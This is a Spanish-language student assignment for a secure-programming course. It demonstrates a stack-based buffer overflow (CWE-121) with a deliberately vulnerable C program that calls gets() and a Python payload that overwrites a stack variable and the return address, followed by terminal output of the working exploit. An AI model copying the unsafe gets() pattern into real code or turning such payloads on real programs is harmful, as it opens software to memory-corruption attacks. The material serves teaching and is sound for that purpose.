



Universidad Veracruzana

Licenciatura en Ingeniería de Software

Facultad de Estadística e Informática

CWE-121: Stack-based Buffer Overflow

Programación Segura (12800)


Guillermo Humberto Vera Amaro

Daniel Mongeote Tlachy

Xalapa, Ver; jueves 21 de marzo del 2024


Instrucción. Elaborar una aplicación de consola en C que permita ejemplificar la vulnerabilidad de Desbordamiento de búfer basado en pila da crítica a través del ataque "Smash the stack" que permita saltarse una instrucción en equipos Linux.

- a. Coloca la captura de pantalla de tu código fuente de C en Visual Studio Code.



```
File Edit Selection View Go Run ... cwe-121
EXPLORER
  CWE-121
    payload.py
    programa.c
C programa.c X
  programa.c > main()
    Click here to ask Blackbox to help you code faster
  1 #include <stdio.h>
  2 int main()
  3 {
  4     int cookie;
  5     char buf[10];
  6     printf("buf: %08x cookie: %08x\n", &buf, &cookie);
  7     gets(buf);
  8     if (cookie == 0x000d0a00)
  9         printf("ganaste Daniel!\n");
  10 }
```

- b. Coloca la captura de pantalla de tu código fuente de Python en Visual Studio Code.



```
File Edit Selection View Go Run ... cwe-121
EXPLORER
  CWE-121
    payload.py
    programa.c
C programa.c X
  payload.py X
  payload.py > ...
    Click here to ask Blackbox to help you code faster
  1 #payload.py
  2 from struct import pack
  3 ret_addr = 0x0804849c # Direccion de printf("you win!")
  4 output = "A" * 10 #Llena buf
  5 output += "BBBB" #Llena cookie
  6 output += "CCCC" #Llena ebp
  7 output += pack("<I", ret_addr) #establece return address
  8 print(output)
```

- c. Coloca la captura de pantalla de la salida de tu programa con el payload correcto para imprimir el resultado de: ganaste nombrealumno!

```
tlacho@servidorfei:~/codigo/ps/cwe-121$ python payload.py
AAAAAAAAAABBBBCCCC
tlacho@servidorfei:~/codigo/ps/cwe-121$ python payload.py | ./programa.out
buf: bffff60a cookie: bffff614
ganaste Daniel!
Segmentation fault (core dumped)
```

- d. Publica tu código fuente en un proyecto público de GitHub. Coloca la URL del código fuente publicado en GitHub.

URL: <https://github.com/danieltlachy/CWE-121-Stack-based-Buffer-Overflow.git>